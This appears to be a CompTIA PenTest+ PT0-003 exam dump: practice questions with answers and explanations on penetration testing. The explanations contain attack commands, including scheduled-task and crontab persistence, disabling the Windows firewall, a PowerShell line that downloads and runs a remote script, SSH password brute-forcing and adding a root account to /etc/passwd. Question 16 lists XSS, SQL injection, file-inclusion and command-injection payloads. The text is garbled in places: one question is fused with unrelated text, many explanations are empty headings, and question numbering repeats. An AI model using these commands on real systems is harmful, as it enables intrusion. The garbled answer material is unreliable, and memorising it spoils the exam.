PT0-003 Dumps

CompTIA PenTest+ Exam

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

NEW QUESTION 1
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:
Server High-severity vulnerabilities
* 1. Development sandbox server 32
* 2. Back office file transfer server 51
* 3. Perimeter network web server 14
* 4. Developer QA server 92
The client is con ble monitoring mode using Aircrack-ng ch of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Answer: C

Explanation:
? Client Concern:
? Server Analysis:
? Pentest References:
By selecting Server 3 (the perimeter network web server) for additional manual testing, the penetration tester addresses the client's primary concern about the availability and security of the consumer-facing production application.
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
NEW QUESTION 2
HOTSPOT
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.
The two entries in the robots.txt file that the penetration tester should recommend for removal are:

? Allow: /admin
? Allow: /wp-admin
These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application??s backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 3
A penetration tester creates a list of target domains that require further enumeration. The tester writes the following script to perform vulnerability scanning across the domains:
line 1: #!/usr/bin/bash
line 2: DOMAINS_LIST = "/path/to/list.txt" line 3: while read -r i; do
line 4: nikto -h $i -o scan-$i.txt & line 5: done
The script does not work as intended. Which of the following should the tester do to fix the script?

A. Change line 2 to {"domain1", "domain2", "domain3", }.
B. Change line 3 to while true; read -r i; do.
C. Change line 4 to nikto $i | tee scan-$i.txt.
D. Change line 5 to done < "$DOMAINS_LIST".

Answer: D

Explanation:
The issue with the script lies in how the while loop reads the file containing the list of domains. The current script doesn't correctly redirect the file's content to the loop. Changing line 5 to done < "$DOMAINS_LIST" correctly directs the loop to read from the file.
Step-by-Step Explanation
? Original Script: DOMAINS_LIST="/path/to/list.txt" while read -r i; do
nikto -h $i -o scan-$i.txt & done
? Identified Problem:
? Solution: DOMAINS_LIST="/path/to/list.txt" while read -r i; do
nikto -h $i -o scan-$i.txt & done < "$DOMAINS_LIST"
? Explanation
? References from Pentesting Literature:
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NEW QUESTION 4
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here??s why option A is correct:
? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:
? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.
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NEW QUESTION 5
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
? Persistence Mechanisms:
? Creating a Scheduled Task:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
? uk.co.certification.simulator.questionpool.PList@7b2e6d1d (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
? Pentest References:
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.
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NEW QUESTION 6
A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

A. Browser Exploitation Framework
B. Maltego
C. Metasploit
D. theHarvester

Answer: A

Explanation:
Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions.
? Browser Exploitation Framework (BeEF) (Answer: A):
? Maltego (Option B):
? Metasploit (Option C):
? theHarvester (Option D):
Conclusion: The Browser Exploitation Framework (BeEF) is the most suitable tool for leveraging a CSRF vulnerability to gather sensitive details from an application's end users. It is specifically designed for browser-based exploitation, making it the best choice for this task.

NEW QUESTION 7
A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python
Which of the following actions should the tester take to get the scans to work properly?

A. Modify the scanner to slow down the scan.
B. Change the source IP with a VPN.
C. Modify the scanner to only use HTTP GET requests.
D. Modify the scanner user agent.

Answer: D

NEW QUESTION 8
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Answer: D

Explanation:
? Understanding netsh.exe:
? Disabling the Firewall:
netsh advfirewall set allprofiles state off
? Usage in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 9
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?

A. On-path
B. Logic bomb
C. Rootkit
D. Buffer overflow

Answer: C

Explanation:
A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host??s operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.
? Definition and Purpose:
? Mechanisms of Action:
? Detection and Prevention:
? Real-World Examples:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups on sophisticated attacks
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NEW QUESTION 10
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?

A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.

Answer: D

Explanation:
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here??s the purpose in the context provided:
? SNMP Enumeration:
? Purpose of the Command:
? Comparison with Other Options:
By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.
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NEW QUESTION 10
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconaissance data


```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port       State        Service
22/tcp     open         ssh
23/tcp     closed       telnet
80/tcp     open         http
111/tcp    closed       rpcbind
445/tcp    open         samba
3389/tcp   closed       rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- ○ `medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind`
- ● `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22`
- ○ `crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1`
- ○ `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`

Part 1:
. Analyze the output and select the command to exploit the vulnerable service. Part 2:
. Analyze the output from each command.
· Select the appropriate set of commands to escalate privileges.
· Identify which remediation steps should be taken.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
? Remove the SUID bit from cp.
? Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service
? Nmap Scan Analysis
bash
Copy code
Port State Service 22/tcp open ssh
23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
? Enumerating Samba Shares makefile
Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba] user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.
? Selecting Exploit Command
? Executing the Hydra Command
Part 2: Privilege Escalation and Remediation
? Finding SUID Binaries and Configuration Files
? Selecting Privilege Escalation Command
? Executing the Privilege Escalation Command
? Remediation Steps Post-Exploitation
Execution and Verification
? Verifying Hydra Attack:
? Verifying Privilege Escalation:
? Implementing Remediation:
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION 11
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 15
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:
2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY
Which of the following best explains the team's objective?

A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:
The logs indicate that the penetration testing team??s objective was to create persistence in the network.
? Log Analysis:
? Persistence:
? Other Options:
Pentest References:
? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
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NEW QUESTION 16
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,
